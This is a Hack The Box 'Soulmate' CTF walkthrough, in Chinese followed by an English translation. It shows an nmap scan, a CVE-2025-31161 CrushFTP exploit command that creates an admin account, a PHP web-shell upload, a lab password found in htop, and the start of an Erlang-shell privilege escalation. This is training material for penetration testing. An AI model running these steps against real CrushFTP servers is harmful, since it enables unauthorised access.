htb soulmate

OS:Linux

Easy

Foothold:
枚举Web----CVE-2025-31161----获得www-data----枚举得到ben密码
PrivEsc:
利用Eshell

Recon

# Nmap 7.95 scan initiated Fri Nov 28 03:58:37 2025 as: /usr/lib/nmap/nmap --open -A -Pn -oN nmap.txt 10.10.11.86
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.11.86
Host is up (2.6s latency).
Not shown: 854 closed tcp ports (reset), 144 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   736.98 ms 10.10.16.1
2   368.39 ms 10.10.11.86

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 28 04:00:15 2025 -- 1 IP address (1 host up) scanned in 98.28 seconds

Web

枚举子目录

枚举虚拟主机

得到ftp.soulmate.htb

打开后是CrushFTP 搜索—>CVE-2025-31161

┌──(kali㉿kali)-[~/Work/Work]
└─$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user hyh --password admin123 
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: hyh
   [*] Password: admin123.

Foothold

打开管理员界面,我们可以更改密码,我们将ben的密码更改

进入ben后可以上传php文件,我们上传一个shell。即可得到www-data的shell

一些基本枚举过后

查看htop

image 70.png

image 71.png

得到ben:HouseH0ldings998


PrivEsc


image 72.png

有个不寻常/usr/bin/fusermount3

研究后无结果


image 73.png

发现2222连接看看

image 74.png

(ssh_runner@soulmate)1> help().
** shell internal commands **
b()        -- display all variable bindings
e(N)       -- repeat the expression in query <N>
f()        -- forget all variable bindings
f(X)       -- forget the binding of variable X
h()        -- history
h(Mod)     -- help about module
h(Mod,Func)-- help about function in module
h(Mod,Func,Arity) -- help about function with arity in module
ht(Mod)    -- help about a module's types
ht(Mod,Type) -- help about type in module
ht(Mod,Type,Arity) -- help about type with arity in module
hcb(Mod)    -- help about a module's callbacks
hcb(Mod,CB) -- help about callback in module
hcb(Mod,CB,Arity) -- help about callback with arity in module
history(N) -- set how many previous commands to keep
results(N) -- set how many previous command results to keep
catch_exception(B) -- how exceptions are handled
v(N)       -- use the value of query <N>
rd(R,D)    -- define a record
rf()       -- remove all record information
rf(R)      -- remove record information about R
rl()       -- display all record information
rl(R)      -- display record information about R
rp(Term)   -- display Term using the shell's record information
rr(File)   -- read record information from File (wildcards allowed)
rr(F,R)    -- read selected record information from file(s)
rr(F,R,O)  -- read selected record information with options
lf()       -- list locally defined functions
lt()       -- list locally defined types
lr()       -- list locally defined records
ff()       -- forget all locally defined functions
ff({F,A})  -- forget locally defined function named as atom F and arity A
tf()       -- forget all locally defined types
tf(T)      -- forget locally defined type named as atom T
fl()       -- forget all locally defined functions, types and records
save_module(FilePath) -- save all locally defined functions, types and records to a file
bt(Pid)    -- stack backtrace for a process
c(Mod)     -- compile and load module or file <Mod>
cd(Dir)    -- change working directory
flush()    -- flush any messages sent to the shell
help()     -- help info
h(M)       -- module documentation
h(M,F)     -- module function documentation
h(M,F,A)   -- module function arity documentation
i()        -- information about the system
ni()       -- information about the networked system
i(X,Y,Z)   -- information about pid <X,Y,Z>
l(Module)  -- load or reload module
lm()       -- load all modified modules
lc([File]) -- compile a list of Erlang modules
ls()       -- list files in the current directory
ls(Dir)    -- list files in directory <Dir>
m()        -- which modules are loaded
m(Mod)     -- information about module <Mod>
mm()       -- list all modified modules
memory()   -- memory allocation information
memory(T)  -- memory allocation information of type <T>
nc(File)   -- compile and load code in <File> on all nodes
nl(Module) -- load module on all nodes
pid(X,Y,Z) -- convert X,Y,Z to a Pid
pwd()      -- print working directory
q()        -- quit - shorthand for init:stop()
regs()     -- information about registered processes
nregs()    -- information about all registered processes
uptime()   -- print node uptime
xm(M)      -- cross reference check a module
y(File)    -- generate a Yecc parser
** commands in module i (interpreter interface) **
ih()       -- print help for the i module
true

m().查看导入的模块

发现一个os

image 75.png

htb Soulmate

OS: Linux
Difficulty: Easy

Initial Steps:

  • Enumerate web services using CVE-2025-31161 to obtain access to the target system (www-data).
  • Use the obtained information to extract the password “ben”.
  • Gain privilege escalation using Eshell.

Reconnaissance:

  • Initiate a Nmap scan using Nmap 7.95:
    nmap 7.95 scan initiated on Fri Nov 28 03:58:37 2025 as: /usr/lib/nmap/nmap --open -A -Pn -oN nmap.txt 10.10.11.86  
    The Nmap scan report shows that the target system (10.10.11.86) is running Linux 4.x or 5.x.
    Some closed TCP ports were detected (e.g., ports 22 and 80 are open for SSH and HTTP respectively).

OS and Service Detection:

  • Nmap detected the following services and their versions:
    • SSH (OpenSSH 8.9p1)
    • HTTP (Nginx 1.18.0)
  • Device type: General purpose.

Network Distance: The target system is 2 hops away from the scanner.

Feedback:
Please report any incorrect results at: https://nmap.org/submit/.

Web

Enumerating Subdirectories

Enumerating Virtual Hosts

Accessing ftp.soulmate.htb

Upon accessing the file, it turns out to be an instance of CrushFTP. Searching for relevant vulnerabilities, we find CVE-2025-31161.

┌──(kali㉿kali)-[~/Work/Work]
└─$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user hyh --password admin123 
[+] Preparing payloads
[+] Target system is being probed
[+] Account creation request sent
[!] User created successfully
[+] Exploit successful; you can now log in with:
   [*] Username: hyh
   [*] Password: admin123

Establishing a foothold

After gaining administrator privileges, we change the password of the ben user. Once logged in as ben, we can upload a PHP file, which allows us to obtain a shell on the www-data system.

After performing some basic enumeration tasks, we use htop to monitor system activity.

image 70.png image 71.png We successfully obtained the username and password for the ben user: ben:HouseH0ldings998.


PrivEsc

image 72.png

There’s an unusual /usr/bin/fusermount3 executable.

After some research, no results were found.

image 73.png

Let’s try connecting to port 2222 and see what happens.

image 74.png

(ssh_runner@soulmate)1> help(). ** Shell internal commands ** b() — Displays all variable bindings e(N) — Repeats the expression in the query times f() — Forgets all variable bindings f(X) — Forgets the binding of the variable X h() — Shows the shell history h(Mod) — Provides help about a module h(Mod,Func) — Provides help about a function within a module h(Mod,Func,Arity) — Provides help about a function with its arity within a module ht(Mod) — Displays information about the types in a module ht(Mod,Type) — Provides help about a specific type within a module ht(Mod,Type,Arity) — Provides help about a type with its arity within a module hcb(Mod) — Displays information about the module’s callbacks hcb(Mod,CB) — Provides help about a specific callback within a module hcb(Mod,CB,Arity) — Provides help about a callback with its arity within a module history(N) — Sets the number of previous commands to keep in the history results(N) — Sets the number of previous command results to keep catch_exception(B) — Defines how exceptions are handled v(N) — Uses the value of the query rd(R,D) — Defines a new record rf() — Removes all record information rf(R) — Removes record information related to R rl() — Displays all record information rl(R) — Displays record information related to R rp(Term) — Displays the value of Term using the shell’s record information rr(File) — Reads record information from a file (wildcards supported) rr(F,R) — Reads selected record information from a file rr(F,R,O) — Reads selected record information from a file with options lf() — Lists all locally defined functions lt() — Lists all locally defined types lr() — Lists all locally defined records ff() — Forgets all locally defined functions ff({F,A}) — Forgets a locally defined function with the name F and arity A tf() — Forgets all locally defined types tf(T) — Forgets a locally defined type with the name T fl() — Forgets all locally defined functions, types, and records save_module(FilePath) — Saves all locally defined functions, types, and records to a file bt(Pid) — Displays the stack backtrace for a process c(Mod) — Compiles and loads the module or file cd(Dir) — Changes the working directory flush() — Clears any messages sent to the shell help() — Displays help information h(M) — Provides documentation for the module h(M,F) — Provides documentation for a function within the module h(M,F,A) — Provides documentation for the arity of a function within the module i() — Displays information about the system ni() — Displays information about the networked system i(X,Y,Z) — Displays information about the process with IDs X, Y, and Z l(Module) — Loads or reloads a module lm() — Loads all modified modules lc([File]) — Compiles a list of Erlang modules ls() — Lists files in the current directory ls(Dir) — Lists files in the directory

m() — Displays which modules are currently loaded m(Mod) — Displays information about the module mm() — Lists all modified modules memory() — Displays memory allocation information memory(T) — Displays memory allocation information for the type nc(File) — Compiles and loads code in on all nodes nl(Module) — Loads the module on all nodes pid(X,Y,Z) — Converts the IDs X, Y, and Z to process IDs (Pids) pwd() — Displays the current working directory q() — Quits the shell (short for init:stop()) regs() — Displays information about registered processes nregs() — Displays information about all registered processes uptime() — Displays the uptime of the node xm(M) — Performs a cross-reference check on a module y(File) — Generates a Yecc parser ** Commands in the i module (interpreter interface) ** ih() — Displays help information for the i module true

m(). View the imported modules.

An 'os' module was discovered.

![[image 75.png]]